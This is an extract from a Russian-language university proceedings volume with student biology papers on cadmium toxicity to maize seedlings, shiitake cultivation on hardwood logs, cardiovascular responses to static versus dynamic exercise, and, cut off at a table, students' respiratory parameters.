


Рисунок 2 – Проросшие семена кукурузы на 4-ый день после закладки опыта

Энергия прорастания рассчитывалась по формуле 1:

$$\text{Энергия прорастания} = \frac{\text{Количество проросших семян}}{\text{Общее количество семян в опыте}} \times 100 \% . \quad (1)$$

Установлена достоверная отрицательная корреляция между содержанием кадмия в почве и энергией прорастания семян (коэффициент корреляции Пирсона  $-0,76$  при  $p = 0,024$ ).

Наибольшее ингибирующее действие отмечено при внесении 5 ОДК кадмия: энергия прорастания снизилась почти в полтора раза по сравнению с контролем. Это указывает на прямое угнетающее влияние кадмия на начальные фазы прорастания семян.

При анализе морфометрических показателей на 4-й и 8-й день от начала эксперимента статистически значимых различий в длине корня и стебля между вариантами с разной концентрацией кадмия выявлено не было. Это может быть связано с тем, что на ранних этапах прорастания в рамках нашего эксперимента метаболические резервы семян позволили нивелировать стрессовый эффект кадмия.

К 11-му дню от начала эксперимента проявилось достоверное отставание в нарастании длины корней у проростков, выращенных на почве с высокой концентрацией кадмия (5 ОДК) (рисунок 3).




Рисунок 3 – Диаграмма размахов итогов дисперсионного анализа по длине корня на 11-ый день в зависимости от концентрации внесенного в почву кадмия

Среднее отставание в нарастании длины корней проростков, выращенных на почве с 5 ОДК кадмия, по сравнению с контролем составило 57 %, а по сравнению с вариантом 0,5 ОДК – 61 %. На данном этапе лабораторного эксперимента варианты с высокой концентрацией кадмия (5 ОДК) отличались не только меньшей длиной корней, но и наличием визуальных признаков фитотоксичности: белыми пятнами на листовых пластинках, слабым развитием корневых волосков и угнетением роста надземного побега.

Таким образом, было изучено влияние различных концентраций кадмия на физико-химические свойства дерново-подзолистой супесчаной почвы и ростовые процессы семян кукурузы сорта «Славянка». Исходные показатели почвы были близки к нейтральным и слабо-окислительным ( $\text{pH (H}_2\text{O)} = 6,79$ ;  $\text{pH (KCl)} = 6,16$ ; ОВП = 463 мВ).

Внесение кадмия вызывало достоверное снижение pH солевой вытяжки на 0,07–0,11 единиц, снижение ОВП на 14–40 мВ, а также значительное снижение содержания нитратов (в 1,5–2 раза), что может быть связано с переходом нитратов в другие формы.

Установлена достоверная обратная корреляция между содержанием кадмия в почве и энергией прорастания семян ( $r = -0,76$  при  $p = 0,024$ ), особенно сильное ингибирующее действие отмечено при максимальной внесенной дозе в 5 ОДК. Энергия прорастания при данной концентрации снизилась на 21 % по сравнению с контролем. На 11-ый день после закладки опыта отмечено достоверное отставание в нарастании длины корней у проростков, выращенных на почве с высокой концентрацией кадмия (до 57 % по сравнению с контролем).

Проведённая оценка фитотоксичности показала, что кадмий вызывает замедление и снижение энергии прорастания, уменьшение длины корней и стеблей, а также появление признаков стресса при высоких концентрациях. Это свидетельствует о нарушении физиологических процессов и снижении жизнеспособности растений при загрязнении почвы кадмием.

### Литература

1 Алексеевко, В. А. Металлы в окружающей среде / В. А. Алексеевко. – М. : Университетская книга, 2015. – 264 с.

2 Титов, А. Ф. Устойчивость растений к кадмию (на примере семейства злаков) : учебное пособие / А. Ф. Титов, Н. М. Казнина, В. В. Таланова. – Петрозаводск : Карельский научный центр РАН, 2012. – 55 с.

УДК 582.284:570.82.26

*Ф. Н. Тушинский, А. М. Берг, А. В. Ксендинов*

### ОСОБЕННОСТИ ФОРМИРОВАНИЯ УРОЖАЯ ПЛОДОВЫХ ТЕЛ СЪЕДОБНОГО ГРИБА ШИИТАКЕ ПРИ КУЛЬТИВИРОВАНИИ НА ДРЕВЕСНЫХ СУБСТРАТАХ

*Показаны особенности развития плодовых тел и формирования урожая шиитаке при культивировании на древесных отрубках. Показано, что помимо традиционного субстрата из дуба черешчатого, для выращивания шиитаке можно использовать также клен остролистный и орехманьчжурский. Суммарный урожай грибов с одного отрубка составлял от 442 грамм до 460 грамм. Средняя масса одного плодового тела шиитаке была 8–9 грамм, средний диаметр шляпки 35–44 мм, средняя длина ножки 34–44 мм, средний диаметр ножки 7–10 мм.*

Перспективным видом для промышленного производства съедобных грибов в условиях лесохозяйственного производства является шиитаке (*Lentinula edodes* (Berk.) Pegler), шиитаке, лентинус съедобный). Является древесным сапрофитом, в природе произрастает в странах Юго-Восточной Азии и на Дальнем Востоке России на порубочных остатках, валежнике, пнях. Гриб можно встретить на лиственных деревьях – дубе монгольском, липе амурской, грабе, каштане городчатом, кастанопсисе длинноостроконечном. Шиитаке более тысячи лет выращивают на древесных отрубках в умеренном поясе горных районов Китая, Японии и Кореи [1, с. 52; 2, с. 107]. Плодовые тела шиитаке используют не только в пищу, но и применяют в качестве сырья для производства лечебно-профилактических и лекарственных средств широкого спектра действия [3, с. 192]. Выращивать шиитаке можно интенсивным и экстенсивным способами. При интенсивном способе урожай можно получать круглогодично, так как культивирование проводится в



специальных освещенных помещениях. Экстенсивный способ заключается в выращивании шиитаке на древесных субстратах в природе [4, с. 402]. Целью наших исследований являлось изучение особенностей формирования урожая плодовых тел съедобного гриба шиитаке при культивировании на древесных субстратах различных пород.

В экспериментах использовалась культура гриба шиитаке, штамм *L. edodes* 145, из рабочей коллекции культур высших грибов учреждения образования «Гомельский государственный университет им. Ф. Скорины». Эксперименты проводились в лаборатории кружка экспериментальной микологии СНИЛ «Леса Беларуси» УО «Гомельский государственный университет им. Ф. Скорины».

Древесные отрубки дуба черешчатого, клена остролистного и ореха манчжурского диаметром 9–12 см и высотой 20 см были инокулированы 4 марта 2024 г. посевным зерновым мицелием шиитаке. Отрубки перед инокуляцией были помещены в полиэтиленовые пакеты. Инкубация осуществлялась в течение 6 месяцев при температуре 17–28 °С (рисунок 1). После этого отрубки извлекались из пакетов и замачивались в воде в течение двух суток.



Рисунок 1 – Инкубация древесных отрубков мицелием шиитаке

Увлажненные древесные отрубки помещались в торговые контейнеры, обтянутые полиэтиленовой пленкой. Для получения плодоношения грибов поддерживалась температура воздуха 17–20 °С, относительная влажность воздуха 85–90 %. После плодоношения отрубки оставляли на отдых на один-полтора месяца. После отдыха отрубки замачивали в воде и вновь выставляли на плодоношение.

В процессе исследований каждое плодовое тело взвешивали на весах. У каждого карпофора измеряли диаметр шляпки, длину ножки, диаметр ножки.

На рисунке 2 показано развитие плодовых тел шиитаке в процессе эксперимента.



Рисунок 2 – Плодовые тела шиитаке на разных стадиях развития

Динамика плодоношения шиитаке на древесных отрубках показана на рисунке 3.




Рисунок 3 – Динамика плодоношения шиитаке на отрубках по волнам

На рисунке 4 видно, что первые три волны плодоношения шиитаке были более урожайными, чем последующие.




Рисунок 4 – Динамика урожая плодовых тел шиитаке по волнам в зависимости от древесной породы

В целом, суммарный урожай грибов с одного отрубка за исследуемый период составлял от 442 грамм до 460 грамм (рисунок 5).




Рисунок 5 – Общий урожай плодовых тел шиитаке с одного отрубка

Таким образом, в процессе эксперимента показано, что помимо традиционного субстрата из дуба черешчатого можно использовать также клен остролистный и орех маньчжурский.

Средняя масса одного плодового тела шиитаке составляет 8–9 грамм, средний диаметр шляпки 35–44 мм, средняя длина ножки 34–44 мм, средний диаметр ножки 7–10 мм (таблица 1).

Таблица 1 – Биометрические показатели шиитаке, выросших на разных древесных субстратах

Субстрат	Масса плодового тела, г	Диаметр шляпки, мм	Длина ножки, мм	Диаметр ножки, мм
Дуб черешчатый	9 ± 1	44 ± 3	39 ± 2	10 ± 1
Клен остролистный	9 ± 2	43 ± 3	38 ± 2	7 ± 1
Орех маньчжурский	8 ± 2	35 ± 4	34 ± 2	10 ± 1

На основании исследований можно сделать следующие выводы:

1 Первую волну плодоношения шиитаке при культивировании на древесных отрубках можно собрать через 6 месяцев после инокуляции.

2 В течение первого года культивирования наблюдается 6 волн плодоношения шиитаке. Первые три волны плодоношения шиитаке были более продуктивными, чем последующие. Суммарный урожай грибов с одного отрубка составлял от 442 грамм до 460 грамм.

3 Помимо традиционного субстрата из дуба черешчатого, для культивирования шиитаке можно использовать также клен остролистный и орех маньчжурский.

4 Средняя масса одного плодового тела шиитаке составляет 8–9 грамм, средний диаметр шляпки 35–44 мм, средняя длина ножки 34–44 см, средний диаметр ножки 7–10 мм.

## Литература

- 1 Комин, П. А. Ареал гриба шиитаке (*Lentinula edodes* (Berk.) Pegler) в Приморском крае / П. А. Комин // Вестник КрасГАУ. – 2017. – № 4. – С. 178–181.
- 2 Раптунович, Е. С. Искусственное выращивание съедобных грибов / Е. С. Раптунович, Н. И. Федоров // Минск : Выш. шк., 1994. – 206 с.
- 3 Бухало, А. С. Базидіальні макроміцети з лікарськими властивостями / А. С. Бухало, Е. Ф. Соломко, Н. Ю. Митропольська // Укр. ботан. журн. – 1996. – 53, № 3. – С. 192–201.
- 4 Лес. Человек. Чернобыль. Лесные экосистемы после аварии на Чернобыльской АЭС: состояние, прогноз, реакция населения, пути реабилитации / В. А. Ипатьев [и др.] ; под ред. В. А. Ипатьева. – Гомель : Институт леса НАН Беларуси, 1999. – 454 с.

# ИССЛЕДОВАНИЕ ВЛИЯНИЯ СТАТИЧЕСКОЙ И ДИНАМИЧЕСКОЙ НАГРУЗОК НА РАБОТУ СЕРДЦА У СТУДЕНЧЕСКОЙ МОЛОДЁЖИ

*В данной статье рассмотрены результаты сравнения влияний статической и динамической физической нагрузок на показатели сердечно-сосудистой системы студентов биологического факультета. Выявлено, что при динамической нагрузке ЧСС и САД сильно растут, так как сосуды расширяются, и кровь быстрее циркулирует. Значения параметров ДАД оказались выше при статической нагрузке.*

Физическая нагрузка – это самый мощный фактор, который влияет на сердечно-сосудистую систему. Изучение реакций сердечно-сосудистой системы на значительную физическую нагрузку ведётся давно, однако со временем меняются методические подходы и методы в соответствии с достижениями науки и техники [1].

В ходе проведения работы в исследовании приняли участие студенты УО «Гомельский государственный университет имени Франциска Скорины» в количестве 49 человек в возрасте 18–22 лет. В качестве физической динамической нагрузки использовался гарвардский степ-тест. В качестве физической статической нагрузки, не приводящей к акту натуживания, применялось удержание гирь на вытянутых вверх руках в положении лёжа в течение 1 минуты.

Объект исследования: параметры сердечно-сосудистой системы (ЧСС, СД, ПД, ДД) у студентов биологического факультета ГГУ имени Ф. Скорины.

Цель – сравнить влияния статической и динамической физической нагрузки на показатели сердечно-сосудистой системы.

**Результаты и их обсуждение.** Для подробного сравнения влияний статической и динамической нагрузок на показатели сердечно-сосудистой системы, были построены и описаны графики, отражающие изменения показателей ЧСС, САД, ДАД до нагрузок и после статической и динамической нагрузок.

На рисунке 1 представлены результаты сравнения показателей ЧСС до и после нагрузок. Из рисунка 1 чётко видна разница между значениями ЧСС до нагрузок, после статической нагрузки и после динамической нагрузки.




Рисунок 1 – Сравнение показателей ЧСС до и после нагрузок

Исходя из данного графика, можно сказать, что динамическая нагрузка оказала влияние на частоту сердечных сокращений сильнее чем статическая.

Это можно объяснить тем, что рабочие мышцы требуют больше кислорода, поэтому сердце ускоряет перекачку крови, в то время как сосуды расширяются, и кровь быстрее циркулирует [2].

Далее мы сравнили показатели систолического давления до и после статической и динамической нагрузок. Результаты представлены на рисунке 2.




Рисунок 2 – Сравнение показателей СД до и после нагрузок

Из рисунка 2 видно, что показатели систолического давления изменились так же, как и показатели частоты сердечных сокращений. То есть между кривыми значений систолического давления есть значительная разница.

Также на рисунке видно, что самые высокие значения САД наблюдались при динамической нагрузке, что также объясняется снижением венозного возврата и увеличением периферического сопротивления [2].

На рисунке 3 представлены результаты сравнения показателей ДД до и после нагрузок.




Рисунок 3 – Сравнение показателей ДД до и после нагрузок



Из рисунка 3 видно, что кривые показателей диастолического давления до и после динамической нагрузки соприкасаются во многих точках, то есть диастолическое давление после динамической нагрузки у большинства студентов не меняется, выделяется только точка 12 со значением до нагрузки 69 уд/мин, а после динамической нагрузки её значение составляло 81 уд/мин.

Так же на полученном графике рисунка 3 мы можем увидеть, что наибольшее влияние на диастолическое давление оказала статическая нагрузка. Это связано с тем, что сосуды пережимаются напряжёнными мышцами, и кровь встречает большее сопротивление при возврате к сердцу [2].

Далее мы таким же способом сравнили пульсовое давление до и после нагрузок. Результат сравнения представлен на рисунке 4.




Рисунок 4 – Сравнение показателей ПД до и после нагрузок

Из рисунка 4 видно, что кривые обособлены друг от друга, что также говорит о различном влиянии на сердечно-сосудистую систему динамической и статической нагрузок.

Сравнение влияний статической и динамической физической нагрузки на показатели сердечно-сосудистой системы показало, что при динамической нагрузке ЧСС и САД сильно растут, рабочие мышцы требуют больше кислорода, поэтому сердце ускоряет перекачку крови, в то время как сосуды расширяются, и кровь быстрее циркулирует. ДАД больше растёт при статической нагрузке из-за того, что сосуды пережимаются напряжёнными мышцами, и кровь встречает большее сопротивление при возврате к сердцу.

### Литература

- 1 Савицкий, Н. Н. Биофизические основы кровообращения и клинические методы изучения гемодинамики / Н. Н. Савицкий. – М. : Медицина, 1974. – 420 с.
- 2 Утомление человека при статической и динамической физической нагрузке и механизмы адаптации / Н. А. Фудин [и др.] // Вестник новых медицинских технологий. – 2015. – № 1 (4). – С. 2–5.

УДК 612.24,612.28

*Е. С. Феськова*

### ПАРАМЕТРЫ ВНЕШНЕГО ДЫХАНИЯ СТУДЕНТОВ БИОЛОГИЧЕСКОГО ФАКУЛЬТЕТА В 2024–2025 ГОДУ


*В статье приводятся данные измерения параметров внешнего дыхания – жизненной емкости легких, дыхательного объема, резервного объема вдоха и выдоха.*

Изучение функциональных параметров внешнего дыхания у студентов биологического факультета имеет важное значение для будущей профессиональной деятельности. Специалисты в области биологии должны обладать не только теоретическими знаниями, но и практическими навыками оценки физиологических процессов, включая работу дыхательной системы [1].

Оценка функциональных параметров внешнего дыхания включает в себя измерение таких показателей, как жизненная емкость легких, минутный объем дыхания и частота дыхательных движений. Эти параметры позволяют не только определить уровень вентиляции легких, но и выявить возможные отклонения от нормы, что может свидетельствовать о наличии скрытых заболеваний или недостаточной физической подготовки.

Исследование проводилось в 2024–2025 годах на базе кафедры биологии УО «Гомельского государственного университета имени Франциска Скорины».

Минутный объем дыхания (МОД) рассчитывали по показателям частоты дыхания. Все измерения проводили в относительно постоянных условиях лаборатории кафедры биологии, параметры окружающей среды измеряются непосредственно перед началом калибровки. Точность измерения температуры составляла  $\pm 1^{\circ}\text{C}$ . Допустимая точность сухого спирометра  $\pm 3\%$  согласно ГОСТ Р ИСО 26782–2016. Модель спирометра показана на рисунке 1.



Определение частоты дыхательных движений (ЧД) производили путем подсчета дыхательных движений грудной клетки на вдохе. Вдох и выдох принимается за одно

дыхательное движение. Диапазон нормы частоты дыхания, согласно инструкции [3], принимали в пределах 12–18 раз в минуту. Полученные данные анализировали стандартными методами статистического анализа. Оценивали основные показатели распределения в группе девушек и юношей.

Оценку отклонения показателей внешнего дыхания от нормативных значений проводили с помощью критерия Стьюдента и метода доверительных интервалов для уровня значимости 0,05. Для проведения статистического анализа использовали доступные средства статистической обработки данных в сети Интернет, табличные редакторы *Microsoft Office 365, Excel 2019* и программу *Statistica 10.0*.

В таблице 1 представлены средние значения дыхательного объема, жизненной емкости легких, минутного объема дыхания и частоты дыхательных движений девушек биологического факультета.

Таблица 1 – Параметры внешнего дыхания девушек биологического факультета

Показатель	Среднее	Стандартное отклонение	Коэффициент вариации
